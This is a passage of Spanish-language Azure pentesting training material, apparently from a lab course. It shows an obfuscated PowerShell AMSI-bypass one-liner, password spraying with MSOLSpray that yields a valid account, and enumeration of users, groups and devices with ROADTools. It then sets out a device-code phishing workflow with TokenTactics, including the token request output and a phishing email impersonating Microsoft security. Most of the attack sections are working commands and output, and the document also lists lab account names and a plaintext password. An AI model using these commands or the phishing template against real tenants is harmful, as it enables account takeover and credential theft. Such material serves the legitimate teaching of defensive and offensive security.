
Podemos visualizar un archivo llamado **credenciales.txt** y si visualizamos su contenido se logra apreciar una posible contraseña

MITRE

Táctica: Discovery

Tecnica: Cloud Storage Object Discovery


ID: T1619



Realizando un Password Spraying con MSOLSpray

```
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓ S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYPe]( " {1}{0}"-F'F', 'rE  
VaL )."A`ss`Embly".GET`TY`Pe"(( " {6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'), 'A', ('Am'+'si'), ('.Man'+'age'+'men'+'t.'), ('u'+'to'+'ma  
-f('a'+'msi'), 'd', ('I'+'nitF'+'aile') ), ( " {2}{4}{0}{1}{3}" -f ('S'+'tat'), 'i', ('Non'+'Publ'+'i'), 'c', 'c,' ) )."sE`T`VaLUE"(  
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓  
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓  
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓ Import-Module .\MSOLSpray.ps1  
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓ Invoke-MSOLSpray -UserList .\diccionario-spartan.txt -Password P@ssw0rd! -Verbose ←  
[*] There are 3 total users to spray.  
[*] Now spraying Microsoft Online.  
[*] Current date and time: 01/23/2023 13:45:01  
DETALLADO: POST https://login.microsoft.com/common/oauth2/token with -1-byte payload  
DETALLADO: POST https://login.microsoft.com/common/oauth2/token with -1-byte payload  
DETALLADO: POST https://login.microsoft.com/common/oauth2/token with -1-byte payload  
DETALLADO: received 3603-byte response of content type application/json; charset=utf-8  
[*] SUCCESS! francisco.perez@spartancybersecurity.onmicrosoft.com : P@ssw0rd! ←  
Gerh ➤ └─[ MSOLSpray-master ] ➤ ✓
```

Enumeración con ROADTools



The screenshot shows the ROARecon web interface running on localhost:4200. The left sidebar lists navigation options: Home, Users, Groups, Devices, Directory roles, Applications, Service Principals, Application roles, and OAuth2 Permissions. The main content area displays three cards: 'Database Stats' (Users: 19, Groups: 8, Applications: 3, ServicePrincipals: 377, Devices: 4), 'Tenant information' (Name: Spartan-Cybersecurity, Tenant ID: 0571bb7f-c1b2-46ee-8196-d19c56d0c065, Syncs from AD: Yes), and 'Authorization Policy' (Self-service password reset enabled: Yes, MSOnline powershell blocked: No, Default user role permissions: allowedToCreateApps: Yes, allowedToCreateSecurityGroups: Yes, allowedToReadOtherUsers: Yes, ManagePermissionGrantsForSelf.microsoft-user-default-legacy: Limited access (default), Guest access settings: Limited access (default)).


MITRE

Táctica: Discovery

Tecnica: Valid Accounts: Cloud Accounts


ID: T1078.004

Enumeración con ROADTools



Name	UserPrincipalName	Enabled	Email
Gisella Maria Coronado Coronel	Administrador@spartancybersecurity.onmicrosoft.com	✓	
Invitado especial	brandon.lopez_vikingscybersec.onmicrosoft.com#EXT#@SpartanCybersecurity.onmicrosoft.com	✓	brandon.lopez@vikingscy
Camila Coronado	camila.coronado@spartancybersecurity.onmicrosoft.com	✓	
daniel.castro	daniel.castro@spartancybersecurity.onmicrosoft.com	✓	
Gomez Daniela	daniela.gomez@SpartanCybersecurity.onmicrosoft.com	✓	
deicy.hernandez	deicy.hernandez@spartancybersecurity.onmicrosoft.com	✓	
Desarrollo Software COL	developers.colombia@spartancybersecurity.onmicrosoft.com	✓	
Devops Team	devops@SpartanCybersecurity.onmicrosoft.com	✓	
Emily Susana	emily.susana@spartancybersecurity.onmicrosoft.com	✓	
francisco.perez	francisco.perez@spartancybersecurity.onmicrosoft.com	✓	


Enumeración con ROADTools



The screenshot shows a web browser window titled "ROADrecon" with the URL "localhost:4200/groups". The page displays a table of Azure groups. The columns are: Name, Description, Group type, Group source, and Ma. The table contains the following data:

Home	Filter			
Users	Name	Description	Group type	Group source
Groups	Administradores de Spartan	Usuarios con privilegios de soporte y administracion	Security	Cloud-only
Devices	ADSyncAdmins	ADSyncAdmins	Security	Synced with AD
Directory roles	DnsAdmins	DNS Administrators Group	Security	Synced with AD
Applications	ADSyncOperators	ADSyncOperators	Security	Synced with AD
Service Principals	ADSyncPasswordSet	ADSyncPasswordSet	Security	Synced with AD
Application roles	Grupo Developer		Security	Cloud-only
OAuth2 Permissions	ADSyncBrowse	ADSyncBrowse	Security	Synced with AD
	DnsUpdateProxy	DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	Security	Synced with AD

Enumeración con ROADTools



The screenshot shows the ROADrecon web interface running locally at `localhost:4200/devices`. The interface has a sidebar on the left with navigation links: Home, Users, Groups, Devices, Directory roles, Applications, Service Principals, Application roles, and OAuth2 Permissions. The main content area displays a table of devices with the following columns: Name, Manufacturer, Enabled, Model, OS, OS Version, Trust type, Compliant, and Managed. The table shows four entries:

Name	Manufacturer	Enabled	Model	OS	OS Version	Trust type	Compliant	Managed
WORKSTATIONS5		✓		Windows	10.0.19045.2486	ServerAd	✓	
WindowsVM	Microsoft Corporation	✓	Virtual Machine	Windows	10.0.19045.2486	AzureAd	✓	✓
DESKTOP-BNOVIHF	VMware, Inc.	✓	VMware7,1	Windows	10.0.19044.1288	AzureAd	✓	✓
DC01		✓		Windows	10.0.17763.0	ServerAd	✓	




At the bottom right of the table, there are buttons for 'Items per page: 50' and '1 - 4 of 4'.

Phising contra usuarios de Office365

OAuth permite diferentes flujos de autenticación para conceder acceso a una aplicación. Uno de ellos es la autorización de dispositivo, usada en dispositivos con capacidad de entrada limitada como smart TVs e impresoras.

Este método proporciona al usuario un código único y le pide que visite una página web en otro dispositivo para autorizar el suyo ingresando dicho código.

Este proceso puede ser explotado por atacantes para realizar phishing, engañando a la víctima para que ingrese en la página de su proveedor de autenticación un código proporcionado por el atacante, otorgando así acceso a su cuenta.



Utilizando TokenTactics desde una cuenta de atacante (vikingscybersec)

```
Gerh ➤ ■ TokenTactics-main ➤ ✓ Import-Module .\TokenTactics.psd1 ←
ADVERTENCIA: Algunos nombres de comando importados del módulo 'TokenTactics' incluyen verbos no aprobados que podrían dificultar su reconocimiento. no aprobados, vuelva a ejecutar el comando Import-Module con el parámetro Verbose. Para obtener una lista de verbos aprobados, escriba Get-Verb.
Gerh ➤ ■ TokenTactics-main ➤ ✓ cd D:\Spartan-Cybersec\HACKING-ACADEMY\Cursos\AZURE-PENTESTING-CPAZ\Tools\AzureAD
Gerh ➤ ■ AzureAD ➤ ✓ Import-Module .\AzureAD.psd1 ←
Gerh ➤ ■ AzureAD ➤ ✓
$passwd = ConvertTo-SecureString "I4MH4CKER!" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("hacker@vikingscybersec.onmicrosoft.com", $passwd)
Connect-AzureAD -Credential $creds

Account Environment TenantId TenantDomain AccountType
----- ----- -----
hacker@vikingscybersec.onmicrosoft.com AzureCloud da109baf-0fe4-4996-a200-9486706f47e8 vikingscybersec.onmicrosoft.com User

Gerh ➤ ■ AzureAD ➤ ✓
Gerh ➤ ■ AzureAD ➤ ✓
Get-AzureToken -Client Graph

user_code      : A2A4758JD ←
device_code    : AAQABAEAAAD--DLA3V07QrddgJg7WevrytLpwZ-4tRpCBQtueY5LHhboq1XyVECs-6kc_7gaBlW5q9xGBGi5oMh1Z7I1UMAkXkpPAt0lDaG1VgJiM167TL-wgkihqRu
vwtsl6vIJSCuutEPSJ3fXgp50AsU8pdsFR0ogAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code A2A4758JD to authenticate.
```

Phishing por Email suplantando a Microsoft con el código entregado por TokenTactics

Microsoft Security - Required Action



Traducir mensaje a: Español | No traducir nunca de: Inglés



Gerardo Eliasib <gerhinfosec@gmail.com>

Para: Soporte Técnico

Microsoft Device Code

Para iniciar sesión, use un explorador web para abrir la página
<https://microsoft.com/devicelogin> y escriba el código **A2A4758JD** para autenticarse.

Sincerely,

Microsoft Device Security Team

